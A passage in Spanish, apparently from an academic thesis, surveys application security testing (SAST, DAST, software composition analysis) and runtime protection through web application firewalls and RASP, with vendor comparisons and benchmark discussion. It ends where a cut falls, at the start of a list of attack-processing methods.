


Ilustración 5 - Proceso SAST

- **Extracción de modelo**: se genera una interpretación abstracta de la aplicación en cuestión, es decir, se genera un modelo que represente con la mayor precisión posible el comportamiento del programa en ejecución.

- **Búsqueda de patrones**: detección en el código de la aplicación patrones que pueda corresponderse con vulnerabilidades conocidas, que puede ir desde la detección de contraseñas en texto plano hasta el uso de funciones vulnerables.

- **Análisis de flujo de control:** esta fase se centra en controlar el orden en el cual se ejecutan las sentencias declaradas en el código fuente.

- **Análisis de flujo de datos[5]:** el control de la información a lo largo de todo el flujo de una aplicación es un aspecto clave, dado que permite controlar la propagación de datos externos a la misma y que por defecto deberían ser considerados como no confiables. El conocido como taint analisys se basa en la determinación de puntos de entrada de información externa a la aplicación y los puntos sumidero en los cuales se podría producir un posible punto de exploit en el código. Generalmente las herramientas elaboran un grafo de propagación para facilitar la mitigación de vulnerabilidades.

[5] https://users.cs.northwestern.edu/~ychen/classes/cs450-f16/lectures/10.10_Static%20Analysis.pdf

Fiabilidad de resultados

Entre los principales fabricantes de soluciones SAST se encuentran Fortify[6], Checkmarx[7], Veracode[8], Kiuwan[9] o Snynopsys[10]. Aunque también existen soluciones opensource como FindSecBugs[11], que es uno de los motores de detección incorporado como plugin en SonarQube para el análisis de proyectos en materia de seguridad.

Un punto clave a la hora de utilizar este tipo de solución es el porcentaje de resultados que finalmente resultan falsos positivos. Ello se debe en gran parte a factores como el desconocimiento de la lógica que será evaluada en tiempo de ejecución, la evaluación de flujos que nunca se ejecutan o el hecho de que los analizadores traten toda entrada de datos a la aplicación como una amenaza.




Ilustración 6 - OWASP Benchmark by DefenseScan

[6] https://www.microfocus.com/en-us/products/static-code-analysis-sast/overview
[7] https://www.checkmarx.com/products/static-application-security-testing
[8] https://www.veracode.com/products/binary-static-analysis-sast
[9] https://www.kiuwan.com/code-security-sast/
[10] https://www.synopsys.com/software-integrity/security-testing/static-analysis-sast.html
[11] https://find-sec-bugs.github.io/

Los resultados mostrados en la Ilustración 6 han sido obtenidos a partir de un estudio[12] realizado por la empresa DefenseScan. En ella se representa la foto a nivel fiabilidad de resultados entre diferentes herramientas tanto comerciales como no comerciales.

Si se centra la atención en lo relativo a herramientas SAST, un aspecto importante a destacar es que las herramientas con precisiones más bajas se sitúan en el grupo de las comerciales, lo que puede chocar con la idea de que para acceder a dichos servicio sea necesaria la firma de contratos que pueden implicar importantes cantidades económicas. Bien es cierto que, a pesar de ello, todas gozan ratios bajas tanto de falsos positivos como positivos correctos.

Por otro lado, está el grupo de herramientas no comerciales, principalmente compuesto por diferentes versiones de FindSecBugs y el analizador de código Java de SonarQube. Su ratio media de fiabilidad es mayor y las herramientas están más dispersas en cuanto a porcentajes, pero si se revisan las dos más precisas se deja ver que dicha ventaja viene dada por un alto número de positivos correctos acompañado también por un alto número de falsos positivos.

A la vista del análisis esbozado, independiente de la herramienta por la que se opte, se identifica como necesaria una inversión en mantenimiento y gestión para la implantación de este tipo de soluciones a nivel empresarial. En la actualidad es muy común el establecimiento de requisitos en los pipelines de construcción y entrega de software que impliquen la superación de la etapa SAST con una puntuación mínima para poder considerarse un producto apto para pasar a producción, por lo tanto, los resultados de la prueba deben ser fiables.

2.1.2 Análisis dinámico de aplicaciones

Este tipo de pruebas de seguridad son también llamadas DAST, nuevamente de sus siglas en inglés *Dynamic Application Security Testing.* Se conocen como pruebas de caja negra, ya que se llevan a cabo sin ningún conocimiento acerca de su lógica interna ni acceso al código fuente. Habitualmente con el fin de aumentar su efectividad, su ejecución va de la mano de algún tipo de análisis de caja blanca, como podría ser SAST mencionado en el apartado anterior.

Se basa principalmente en el descubrimiento de todos los endpoints o rutas HTTP públicas de una aplicación, para posteriormente realizar el envío a la aplicación objeto de análisis determinadas entradas de información previamente diseñadas, con el fin de buscar el error en su procesamiento y conseguir la explotación de vulnerabilidades comunes o descubrir tecnologías internas interpretando fallos en el manejo de errores. El empleo de DAST permite la identificación de un amplio número de vulnerabilidades, principalmente aquellas relacionadas con una incorrecta validación de la información externa a la

[12] Es muy común la ejecución del popular benchmark de OWASP para fundamentar la fiabilidad de herramientas de security testing y poder realizar comparativas de puntos fuertes y débiles. https://defensecode.com/news_article.php?id=29

aplicación y que suele desencadenar en problemas comunes como Cross-Site Scripting o SQL Injection.




Ilustración 7 - OWASP Benchmark by DHS

Algunas de las soluciones comerciales más reconocidas llevan la firma de fabricantes como Veracode[13], Synopsys[14] o Microfocus[15]. Por otra parte, también existen soluciones opensource que gozan de una gran acogida en el sector y además se trata de soluciones maduras. La principal es la herramienta *Zed Attack Proxy* (ZAP)[16] mantenida por la comunidad OWASP. Un ejemplo de su popularidad es el servicio AutoDAST [17]ofrecido por la empresa GitLab, que basa su funcionamiento en el uso de ZAP para la generación de informes de vulnerabilidades en los pipelines de CI/CD.

En base a la información contenida en la Ilustración 7, la principal conclusión que se puede sacar es la baja fiabilidad tanto en el grupo de las comerciales como no comerciales, ambos por debajo del 20%, aunque cabe mencionar que ello viene dado una ratio baja tanto de correctos como falsos positivos. Es por ello que la implantación de este tipo de pruebas requiere de un alto grado de intervención de humana a la hora de su implementación y mantenimiento.

2.1.3 Análisis de composición de software [6]

[13] https://www.veracode.com/security/dast-test
[14] https://www.synopsys.com/software-integrity/managed-services/dynamic-analysis-dast.html
[15] https://www.microfocus.com/en-us/products/webinspect-dynamic-analysis-dast/overview
[16] https://owasp.org/www-project-zap/
[17] https://docs.gitlab.com/ee/topics/autodevops/

Cada vez es mayor la presencia de código de terceros en el desarrollo de servicios web. La existencia de frameworks para todo tipo de funcionalidades, liberarías y proyectos opensource cada vez ganan más presencia, dado que es preferible que los desarrolladores utilicen tecnologías existentes y que sean reconocidas y validadas por la comunidad antes de que sean ellos mismos los que implemente operaciones críticas dando pie a la introducción de vulnerabilidades.




Ilustración 8 - Evolución cantidad de artefactos por ecosistema

El hecho de que gracias al software opensource se agilice en gran medida el tiempo de desarrollo es ideal. Pero, ¿qué pasa cuando no existe un método de control sobre dichos componentes? Es algo habitual ver en el entorno empresarial aplicaciones que incluyen dependencias en versiones desactualizadas, de orígenes desconocidos o con vulnerabilidades conocidas.

El análisis de composición de software, también conocido como SCA por sus iniciales en inglés *Software Composition Analysis,* se basa en realizar un control sobre el estado en materia de seguridad de todo el software de terceros que compone una aplicación. Este control se basa en detectar el uso de componentes con vulnerabilidades conocidas, generalmente publicadas en bases datos de acceso público, aunque también existen empresas que disponen de equipos de seguridad dedicados al mantenimiento e investigación para la elaboración de bases de datos propias. Estas bases de datos organizan sus entradas en base a una serie de conceptos:

- **CWE**: *Common Weakness Enumeration,* se trata de un código único que permite categorizar cualquier vulnerabilidad existente en algún software.

- **CVE:** *Common Vulnerabilities and Exposures,* sistema de numeración único que permite identificar de manera unívoca una vulnerabilidad concreta. Cada una de estas entradas pertenece a un determinado CWE. Los códigos siguen el formato CVE-XXXX-YYYY donde XXXX representa el año de identificación e YYYY un número de 4 dígitos.

- **CPE:** *Common Platform Enumeration,* se trata de un método estandarizado para describir e identificar clases de aplicaciones, sistemas operativos y dispositivos hardware presentes entre cualquier activo de una organización.

- **CVSS:** *Common Vulnerability Scoring System,* es un Framework que establece una serie de métricas que proporcionan un método estándar para representar las características, impacto y severidad de vulnerabilidades que afectan a elementos del entorno de seguridad IT. Se compone tres grupos principales de métricas: Base, Temporal y de Entorno.

La principal base de datos de vulnerabilidades de acceso público es la *National Vulnerability Database* (NVD), mantenida por el gobierno de Estados Unidos a través del *National Institute of Standards and Technology.* Se trata de una fuente de vulnerabilidades ampliamente reconocida y respaldada por la comunidad informática, y se dispone de un procedimiento formal para el reporte y asignación de CVEs cuando una nueva vulnerabilidad es descubierta. No obstante, también existen organizaciones privadas que elaboran y mantienen sus propias bases de datos, generalmente asociadas a la comercialización de productos SCA como pueden ser Snyk DB, Whitesource Vuln DB o Black Duck Enhanced Vulnerability Data (EVD).

El funcionamiento principal de este tipo de soluciones se basa principalmente en la obtención del árbol de dependencias o BOM de la aplicación, para posteriormente cotejar de manera individual para cada una de ellas si tiene alguna vulnerabilidad asociada.

En cuanto a productos comerciales algunos de los fabricantes que dominan el mercado son Snyk[18], BlackDuck (Synopsys)[19], Checkmarx[20], Veracode[21] o Whitesource [22] entre otros.

Respecto a soluciones opensource, existen proyectos como OWASP Dependency Check[23], que goza de una gran acogida en el sector y dispone de una gran comunidad encargada del desarrollo y soporte de la herramienta. Uno de los principales problemas de este tipo de herramientas es la gestión de los resultados, tanto falsos positivos como negativos, que requieren una inversión en mantenimiento y gestión, al igual que en el caso de SAST, que puede llegar a ser considerable en entornos empresariales. Bien es cierto en este aspecto, que las herramientas comerciales ofrecen un nivel de falsos positivos considerablemente menor.

[18] https://www.snyk.io
[19] https://www.synopsys.com/software-integrity/security-testing/software-composition-analysis.html
[20] https://www.checkmarx.com/products/open-source-analysis
[21] https://www.veracode.com/products/software-composition-analysis
[22] https://www.whitesourcesoftware.com/
[23] https://owasp.org/www-project-dependency-check/

Como se mencionaba inicialmente, dado el alto porcentaje de software de terceros presente en el desarrollo de aplicaciones, es una práctica que empieza a estar ampliamente extendida en los entornos *DevSecOps* la inclusión de pruebas SCA automatizadas en los pipelines CI/CD como uno de principales requisitos para poder liberar el software.

2.2 Protección de aplicaciones en tiempo real

En este capítulo de detallaran el funcionamiento y principales características de dos tecnologías empleadas en la actualiza como como elementos de seguridad proactiva a la hora de proteger aplicaciones web.

2.2.1 Web Application Firewall

El firewall de aplicación, más conocido por sus siglas WAF, es una tecnología ampliamente reconocida en el ámbito de la seguridad de aplicaciones, concretamente en lo que se corresponde con aplicaciones web. Su gran crecimiento y acogida en el sector viene impulsado principalmente por la proliferación de servicios basados en cloud y la necesidad de protección de APIs públicas.

Las herramientas WAF operan en la capa de transporte HTTP, analizando todo el tráfico web y aplicando una serie de reglas predefinidas que permiten bloquear peticiones en tiempo real en base a firmas. Es utilizado para proteger a las aplicaciones web de amenazas, como por ejemplo las ampliamente conocidas e incluidas en el conocido OWASP Top10, que pueden ser de naturaleza tanto interna como externa, para monitorizar todo tipo de accesos y para la recolección de logs para labores de auditoría o compliance.




Ilustración 9 - Arquitectura WAF común, pentasecurity.com

Tipos

Se pueden clasificar en distintos tipos en función de cómo estén desplegados:

- **Network WAF**: las instancias de este tipo normalmente disponen de recursos hardware dedicados, lo que les permite añadir unos tiempos de latencia mínimos al procesamiento de las peticiones, en su contra juega el elevado coste de adquisición que suelen tener. La mayoría de fabricantes permiten la replicación de reglas, aspecto importante a tener en cuenta si surge la necesidad de escalabilidad.

- **Host-based WAF**: en este caso el sistema puede estar integrado completamente con la propia aplicación, incluso puede residir en el propio código fuente. Dada su naturaleza el impacto en el rendimiento de la aplicación puede llegar a ser notable, y su mantenimiento también puede ser delicado debido a las dependencias al nivel software que suelen requerir. A cambio este tipo de soluciones suelen ser las más económicas.

- **Cloud-based WAF**: la principal característica de este tipo es la independencia total de la aplicación que se va a proteger, ya que únicamente es necesario un cambio a nivel DNS que permita redireccionar el tráfico hacia el WAF antes de recibirlo en la aplicación. Sus opciones de escalabilidad son totales e incluso permiten proteger servicios desplegados en localizaciones diferentes, permitiendo replicar en cualquier caso el conjunto de reglas a utilizar. Los costes de esta modalidad suelen ser muy asequibles y gozan de una gran acogida entre las grandes empresas tecnológicas.

Las reglas empleadas por los motores de análisis y detección pueden variar en función del desarrollador de cada WAF. Como se ha visto anteriormente, existen reglas específicas para la detección de diferentes tipos de ataques. Los ataques detectados de manera más habitual son:

- SQL Injection
- Cross-Site Scripting
- Denegación de Servicio (DoS/DDoS)
- OS Command Injection
- LDAP Injection
- Ataques de fuerza bruta
- Ataques 0-day
- Ataques basados en scripting/bots

Como ejemplo de código abierto existe el proyecto OWASP ModSecurity Core Rules Set[24], que proporciona un conjunto de reglas para el WAF desarrollado por ModSecurity, que es de acceso público y permite la modalidad de despliegue embebido (host-based) y en red (integración con proxy inverso), enfocadas a la

[24] https://owasp.org/www-project-modsecurity-core-rule-set/

detección de las amenazadas citadas anteriormente además de las incluidas en el propio Top10 de OWASP.

Análisis de mercado

En cuanto a lo que se refiere a ocupación del mercado y madurez de los productos, existe la referencia a la publicación anual de Gartner que realiza la comparativa de alternativas existentes:

Ilustración 10 - Gartner WAF Magic Quadrant

La imagen anterior, realizada por la reconocida consultora TIC Gartner [7], refleja de manera gráfica la foto a nivel general de los principales fabricantes de tecnologías WAF desplegadas de manera externa a la aplicación (cloud), en el informe completo se detalla las fortalezas y debilidades de cada solución que determinan su posición en la gráfica.

Revisando el cuadrante de leaders, se citan nombre como Imperva[25], que goza de una amplia cartera de clientes con un alto nivel de satisfacción respecto a los servicios prestados. Ofrece servicios tanto de WAF appliances como cloud, cimentados por un alto grado de innovación en todo su portfolio de productos. Sus puntos fuertes son la estrategia tanto de producto como a nivel de marketing, lo que le permite abarcar todo tipo de clientes independiente su tamaño, la satisfacción del cliente y las posibilidades de integración con herramientas de terceros.

[25] https://www.imperva.com/

Respecto a la zona de challengers, destacan marcas como F5[26], listada a pesar de tener más éxito con su versión appliance de WAF que la opción cloud, siendo ello una de los principales factores que hace que no sea incluido como leader en esta gráfica.

En el área de fabricantes de nicho se sitúan empresas de gran nombre y algunas de las más grandes a nivel mundial. Se puede tomar como ejemplo el caso de la solución WAF de Amazon Web Sevices[27], la cual no consigue ganar acogida entre los propios clientes de la compañía aspecto que le genera un gran esfuerzo para mantenerse a flote entre sus principales competidores.

Por último, se refleja una sección de visionarios, con empresas como Signal Sciences[28], una startup enfocada en el ámbito de la ciberseguridad que comienza a reflejar un grado elevado de satisfacción entre sus primeros clientes y se esfuerza por madurar un producto WAF sólido y con garantías.

[26] https://www.f5.com/products/security/advanced-waf
[27] https://aws.amazon.com/es/waf/
[28] https://www.signalsciences.com/

3. Runtime Application Self-Protection [8]

En este apartado se desarrollará la principal parte teórica de este trabajo, en la que se expondrán los principios teóricos de la tecnología RASP a la par que se harán las referencias correspondientes al marco teórico expuesto en apartados anteriores. Especialmente a las tecnologías WAF, con las que guarda una estrecha relación dado el enfoque de ambas en la protección en tiempo real de aplicaciones.

3.1 Posicionamiento de la herramienta [9]

En palabras de Gartner, RASP puede definirse como "una tecnología de seguridad que se basa o está directamente relacionada con una aplicación o con su entorno de ejecución, y es capaz de controlar sus flujos de ejecución y detectar y prevenir ataques en tiempo real"[29]

La principal característica de esta tecnología, a diferencia de otras comentadas previamente como puede ser WAF, es que proporcionan un mayor nivel de visibilidad y exactitud sobre los flujos de datos y comportamiento de una aplicación que no es posible obtener con herramientas que operan en capa de red como es el caso de WAF. Se centra principalmente en detectar aquellas interacciones con la aplicación que pueden desencadenar un comportamiento anómalo o no esperado, de tal manera que se pueda identificar con mayor precisión una situación de ataque que pueda provocar una merma o incluso una parada del servicio ofrecido.




Ilustración 11 - RASP Market Overview

29 https://www.gartner.com/en/information-technology/glossary/runtime-application-self-protection-rasp

Actualmente las soluciones RASP siguen situándose como una tecnología emergente en el mercado. A pesar de ello deben tenerse en consideración dada su contribución a la hora de detectar amenazas *zero-day*[30] y vulnerabilidades que los desarrolladores no tengan la capacidad de detectar en fase de desarrollo.

En la Ilustración 11 se puede ver una foto a alto nivel de la competitividad entre fabricantes de este tipo de tecnologías. La gráfica se muestra segmentada en 4 zonas principales caracterizadas por la oferta, estrategia y presencia en el mercado. Destaca sobre sus competidores el producto ofrecido por Prevoty[31] - actualmente adquirido por Imperva -, con una amplia presencia en el mercado respaldada su estrategia y calidad de su herramienta. Está avalada por una gran plantilla de desarrolladores focalizados en la instrumentación de código, ya que su funcionamiento se basa en ello, y adicionalmente ofrece un sistema de detección, respuesta y visibilidad de ataques robusto. También se citan en la gráfica fabricantes como Waratek[32], tCell[33], Signal Sciences[34] o Contrast[35] en una posición a tener en cuenta a la hora de adoptar una solución RASP. Querían en una zona menos valorada y con un producto menos trabajado marcas como Micro Focus[36] o CA Veracode.

3.2 Análisis de la tecnología

A nivel de soporte, la amplia mayoría de soluciones existentes permiten la integración de manera transparente con aplicaciones basadas en Java y sus principales frameworks (Spring, Spring Boot…) así como aplicaciones Node.js, C# Pyhton o PHP entre otros. Asimismo, también existen algunas soluciones RASP que implican la modificación del código de las aplicaciones para poder llevar a cabo la integración.

3.2.1 Tipos

En lo que refiere más concretamente al modo de integración de la herramienta RASP con la aplicación objeto de protección, se identifican diferentes métodos: [10]

- **Servlets y plugins/SDK**: Esta técnica se basa en el uso de plugins o Servlets Java que permiten el análisis de tráfico HTTP de entrada en una aplicación, generalmente implementados en Apache Tomcat o .NET. Su característica principal es brindar la capacidad de analizar las peticiones

[30] https://us.norton.com/internetsecurity-emerging-threats-how-do-zero-day-vulnerabilities-work-30sectech.html
[31] https://www.imperva.com/products/runtime-application-self-protection-rasp/
[32] https://www.waratek.com/runtime-application-self-protection-rasp/
[33] https://earlyaccess.rapid7.com/tcell
[34] https://www.signalsciences.com/products/rasp-runtime-application-self-protection/
[35] https://www.contrastsecurity.com/runtime-application-self-protection-rasp
[36] https://www.microfocus.com/en-us/products/application-defender/overview

previamente a que éstas lleguen a la lógica de negocio, permitiendo aplicar las técnicas de protección y bloqueo correspondientes.

- **Instrumentación binaria:** Esta modalidad permite la inclusión de técnicas de control y monitorización a las aplicaciones. Cuando una aplicación instrumentada se encuentra en ejecución los elementos de monitorización identifican todos los elementos de seguridad y permiten a los elementos de control ejecutar las acciones de monitorización o bloqueo en función de cómo haya sido configurado el RASP. La necesidad de modificación del código nativo de las aplicaciones depende de diferentes aspectos, tales como el lenguaje de programación o los frameworks utilizados.

- **Sustitución de JVM**: Este modelo se basa en la sustitución o reemplazo de librerías necesarias de para la ejecución la aplicación, pudiendo llegar incluso a reemplazar la JVM al completo. De este modo el RASP dispone de visibilidad sobre las llamadas que realiza la aplicación, así como el seguimiento de los flujos de datos que le permitirán aplicar reglas de grano fino previamente definidas.

- **Virtualización:** Esta técnica hace uso de un entorno virtual que aísla la ejecución de la aplicación y tiene control sobre todo el ámbito de ejecución de la misma, lo que le permite la aplicación de reglas de control. En ciertos casos, este método permite incluso la aplicación de parches en caliente para mitigar vulnerabilidades detectadas sin necesidad de reiniciar la aplicación.

3.2.2 Modos de ejecución

En la práctica, una herramienta de análisis y protección en tiempo de ejecución debe soportar al menos dos modos de ejecución:

- **Pasivo:** También conocido como modo monitorización, el objetivo principal en esta modalidad es la generación de logs y alertas acerca de todos los eventos relacionados con la seguridad de la aplicación sin tomar ninguna acción adicional. Este escenario es comúnmente adoptado por las organizaciones con el fin de obtener métricas e información en tiempo real sobre cómo se enfoca el tráfico malintencionado sobre una aplicación en concreto. Adicionalmente, también se busca que el RASP produzca el menor impacto posible en el rendimiento de la aplicación.

- **Protección:** En este caso se busca que la herramienta, además de generar todo log y alertado mencionado en el punto anterior, poder llevar a cabo una acción determinada en tiempo real cuando se detecta una amenaza, generalmente bloqueando los intentos de ataque. El funcionamiento bajo este modo de ejecución no debe causar un impacto notable en el rendimiento de la aplicación, ni debe precisar de

configuraciones de una complejidad elevada o estar basada en engorrosas reglas de detección.

3.2.3 Análisis de amenazas

Los sistemas RASP deben disponer de dos componentes técnicos principales: el análisis de seguridad y la implementación del procesador analítico de la aplicación. A continuación, veremos sus detalles.
El método seguido para la detección, procesado y posterior mitigación de ataques es uno de los principales aspectos a tener en cuenta de un RASP, ya que condicionan directamente la precisión, el rendimiento y la implementación del sistema. Un caso muy común en este ámbito para cualquier herramienta de *AST* es la gestión de falsos positivos y negativos, que desembocan en la generación de información al usuario difícil de procesar.

Existen 4 metodologías para llevar a cabo el procesado de ataques:

